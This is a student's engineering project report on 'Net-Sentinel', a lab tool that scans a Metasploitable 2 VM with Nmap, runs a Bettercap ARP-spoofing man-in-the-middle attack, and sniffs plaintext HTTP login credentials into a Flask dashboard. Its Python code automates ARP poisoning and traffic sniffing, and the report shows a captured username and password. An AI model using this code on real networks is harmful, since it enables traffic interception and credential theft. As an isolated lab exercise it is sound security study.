




INTERNATIONAL BALKAN UNIVERSITY

Faculty: Faculty Of Engineering

Department: Computer Engineering

Student: Tufan Şahin Düzel

Title: Net-Sentinel: Automated Network Reconnaissance And Security Suite

Development Log And Implementation Guide

1. PHASE: LABORATORY SETUP

1.1. System Requirements And Environments

The first step of the project is involving the environment based on offensive security. So firstly, I updated the Kali Linux, and after that downloaded the frameworks including Nmap, Bettercap and Python Flask.

```
(root@kali)-[~]
# sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
2225 packages can be upgraded. Run 'apt list --upgradable' to see them.

(root@kali)-[~]
# sudo apt install nmap bettercap mitmproxy python3-flask python3-pip -y
```

Figure 1.1: Installation of core security tools.


1.2. Network Configuration

To make a real world local area network, the attacker and target machines were configured in bridge mode. And because of this, machines could take special IP addresses from the router. And also, machines can detect each other in networks.

```
(root@kali)-[/home/kali/Documents/Net-Sentinel]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.66 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::df82:6c6e:e473:451a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ab:6b:cd txqueuelen 1000 (Ethernet)
    RX packets 256864 bytes 89706644 (85.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 41 bytes 5472 (5.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 200 (200.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 200 (200.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1.2.1: Verification of IP assign for the attacker (192.168.1.66).



```
Metasploitable 2 [Çalışıyor] - Oracle VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:28:1d:20
          inet addr:192.168.1.110  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe28:1d20/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:33199 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11719789 (11.1 MB)  TX bytes:6907 (6.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Figure 1.2.2: Verification of IP assign for the target (192.168.1.110).

1.3 Connection Validation

Before scanning the phase, I tested if the machines could detect each other on the network by using ping command. And the connection was stable.



```
(root@kali)-[/home/kali/Documents/Net-Sentinel]
# ping -c 4 192.168.1.110
PING 192.168.1.110 (192.168.1.110) 56(84) bytes of data.
64 bytes from 192.168.1.110: icmp_seq=1 ttl=64 time=2.10 ms
64 bytes from 192.168.1.110: icmp_seq=2 ttl=64 time=16.4 ms
64 bytes from 192.168.1.110: icmp_seq=3 ttl=64 time=2.39 ms
64 bytes from 192.168.1.110: icmp_seq=4 ttl=64 time=18.8 ms


— 192.168.1.110 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 2.103/9.934/18.847/7.737 ms
```

Figure 1.3: Successful ping test.

2. PHASE: AUTOMATED VULNERABILITY ANALYSIS

2.1. Implementation Of The Service Enumeration Engine

In this stage, to detect the services I developed a Python class named NetSentinel. By using Object Oriented Programming, I created an engine that executes the system commands and finds the software versions.



```
1 import subprocess
2 import re
3
4 class NetSentinel:
5     def __init__(self, target_ip):
6         self.target_ip = target_ip
7         self.scan_results = []
8
9     def detailed_scan(self):
10        print(f"\n[*] Initiating deep service enumeration for: {target_ip}")
11        cmd = ["nmap", "-sV", "-o-", self.target_ip]
12        result = subprocess.run(cmd, capture_output=True, text=True)
13        return result.stdout
14
15    def parse_results(self, nmap_data):
16        print("[*] Analyzing raw scan data...")
17        for line in nmap_data.split("\n"):
18            if "/tcp" in line and "open" in line:
19                parts = line.split()
20                port_info = parts[0]
21                service_name = parts[2]
22                version_info = ".join(parts[3:])
23
24                self.scan_results.append({
25                    "port": port_info,
26                    "service": service_name,
27                    "version": version_info
28                })
29        return self.scan_results
30
31 if __name__ == "__main__":
32     target_ip = "192.168.1.110"
33
34     scanner = NetSentinel(target_ip)
35     raw_output = scanner.detailed_scan()
36     final_results = scanner.parse_results(raw_output)
```

Figure 2.1: Python source code showing the scanning class and parsing logic.

2.2. Data Processing and Formatting

To optimize the scanning engine, I used -F (Fast scan) and -T4 (Aggressive scan) parameters in the Nmap part. The engine successfully could find high risk services like vsftpd 2.3.4 and Apache 2.2.8 on the target machine and generated a report.

```
(root@kali)-[/home/kali/Documents/Net-Sentinel]
# geany netsentinel.py

(root@kali)-[/home/kali/Documents/Net-Sentinel]
# python3 netsentinel.py

[*] Initiating deep service enumeration for: 192.168.1.110
[*] Analyzing raw scan data ...
```

```
NET-SENTINEL: VULNERABILITY ANALYSIS REPORT
```

PORT	SERVICE	VERSION
21/tcp	ftp	vsftpd 2.3.4
22/tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	telnet	Linux telnetd
25/tcp	smtp	Postfix smtpd
53/tcp	domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	rpcbind	
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp	login	
514/tcp	tcpwrapped	
2049/tcp	rpcbind	
2121/tcp	ftp	ProFTPD 1.3.1
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	vnc	VNC (protocol 3.3)
6000/tcp	X11	(access denied)
8009/tcp	ajp13	Apache Jserv (Protocol v1.3)

Figure 2.2: Final execution output providing a vulnerability report for the target.

3. PHASE: MAN-IN-THE-MIDDLE AND PACKET SNIFFING

3.1. MITM Framework And ARP Spoofing Logic

In this stage, I integrated the Bettercap engine into the Net-Sentinel framework. The Python script that I wrote automates ARP Cache Poisoning, so it allowed the attacker machine to intercept all traffic between the target and the router.




Figure 3.1: Python implementation of automated MITM interception and packet sniffing.

3.2. Scapy Based Credential Extraction

While Bettercap can detect the traffic, I also developed a custom packet sniffer using the Scapy tool to analyze data layers. This module is basically programmed to filter HTTP POST requests and identify sensitive keywords like "user", "password", "login".

```
*netsentinel.py - /home/kali/Documents/Net-Sentinel - Geany
File Edit Search View Document Project Build Tools Help
Symbols Documents netsentinel.py x
Classes
  NetSentinel [4]
    __init__ [5]
    detailed_scan [9]
    parse_results [15]
    start_interception [31]
Variables
  final_results [51]
  raw_output [50]
  scanner [48]
  target_ip [46]
Imports
  re [2]
  subprocess [1]
31 def start_interception(self):
32     print(f"\n[*] Starting MITM interception on: {self.target_ip}")
33     cmd = [
34         "bettercap",
35         "-iface", "eth0",
36         "-eval", f"set net.sniff.verbose false; set arp.spoof.targets {self.target_ip}; arp.spoof on; net.sniff on"
37     ]
38
39     try:
40         print("\n[*] Poisoning ARP cache and sniffing packets... Press CTRL+C to stop.")
41         subprocess.run(cmd)
42     except KeyboardInterrupt:
43         print("\n[!] Interception stopped by user.")
44
45 if __name__ == "__main__":
46     target_ip = "192.168.1.110"
47
48     scanner = NetSentinel(target_ip)
49
50     raw_output = scanner.detailed_scan()
51     final_results = scanner.parse_results(raw_output)
52
53     print("\n" + "="*60)
54     print("NET-SENTINEL: VULNERABILITY ANALYSIS REPORT")
55     print("="*60)
56
57     if not final_results:
58         print("[!] No open services identified.")
59     else:
60         print(f"{'PORT':<12} | {'SERVICE':<12} | {'VERSION':<12}")
61         print("-" * 60)
62         for item in final_results:
63             print(f"{'PORT':<12} | {'SERVICE':<12} | {'VERSION':<12}")
64             print(f"{'-' * 12} | {'-' * 12} | {'-' * 12}")
65
66     scanner.start_interception()
```

Figure 3.2: Custom Python logic for filtering network packets to identify sensitive credentials.

3.3. Victim Interaction Analysis

The target system was tested by entering the target's HTTP web server. When the victim submits their credentials on the login page, the Net-Sentinel immediately identifies the sensitive payload within the TCP stream.



Username

tufan

Password

...

Login

Login failed

Figure 3.4: *The victim's perspective: Submitting the username and password on the target's web page.*

3.4. Live Data Capture

On the web page, Net-Sentinel successfully captured and displayed the credentials from an HTTP POST request (username=tufan&password=123).

4.2. Real-Time Security Intelligence Visualization

The dashboard works for all information. It automatically takes data from my two modules: the Nmap scanner and the Scapy sniffer. Thanks to this interface, I can see the network vulnerabilities and captured credentials in one place. This makes it much easier to see everything without checking complex terminal logs.





Figure 4.2: Net-Sentinel Dashboard displaying enumeration results and intercepted HTTP credentials.

4.3. Final System Validation

The last tests showed that the whole system works perfectly. As seen in the screenshots, the backend part finds open ports and starts the MITM attack successfully. At the same time, it updates the web dashboard immediately when it catches any sensitive data. These results prove that Net-Sentinel is a working and automated tool for security analysis.



```
GNU nano 8.4 index.html
<!DOCTYPE html>
<html>
<head>
  <title>Net-Sentinel Dashboard</title>
  <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css">
  <style>
    body { background-color: #0f0f0f; color: #00ff41; font-family: 'Courier New', monospace; }
    .card { background-color: #1a1a1a; border: 1px solid #00ff41; margin-bottom: 20px; }
    .table { color: #00ff41; }
    .intercepted { color: #ff3e3e; font-weight: bold; border-left: 3px solid #ff3e3e; padding-left: 10px; }
  </style>
</head>
<body class="container py-5">
  <h1 class="text-center mb-5" style="text-shadow: 0 0 10px #00ff41;">NET-SENTINEL ANALYZER</h1>
  <div class="row">
    <div class="col-md-7">
      <div class="card p-4">
        <h4>Vulnerability Scan Results</h4>
        <table class="table table-dark">
          <thead><tr><th>Port</th><th>Service</th><th>Version</th></tr></thead>
          <tbody>
            {% for item in scan_data %}
            <tr><td>{{ item.port }}</td><td>{{ item.service }}</td><td>{{ item.version }}</td></tr>
            {% endfor %}
          </tbody>
        </table>
      </div>
    </div>
    <div class="col-md-5">
      <div class="card p-4">

```

Figure 4.3: Full system execution: Backend terminal operations synchronized with the frontend dashboard.

5. CONCLUSION

The Net-Sentinel project successfully showed how automated network scanning and data capturing works together. By mixing low-level packet tools with a simple web dashboard, this project proves that unencrypted protocols are still a big risk for local networks. In the end, I built a tool that can both find vulnerabilities and show the dangers of unsecure traffic in real-time.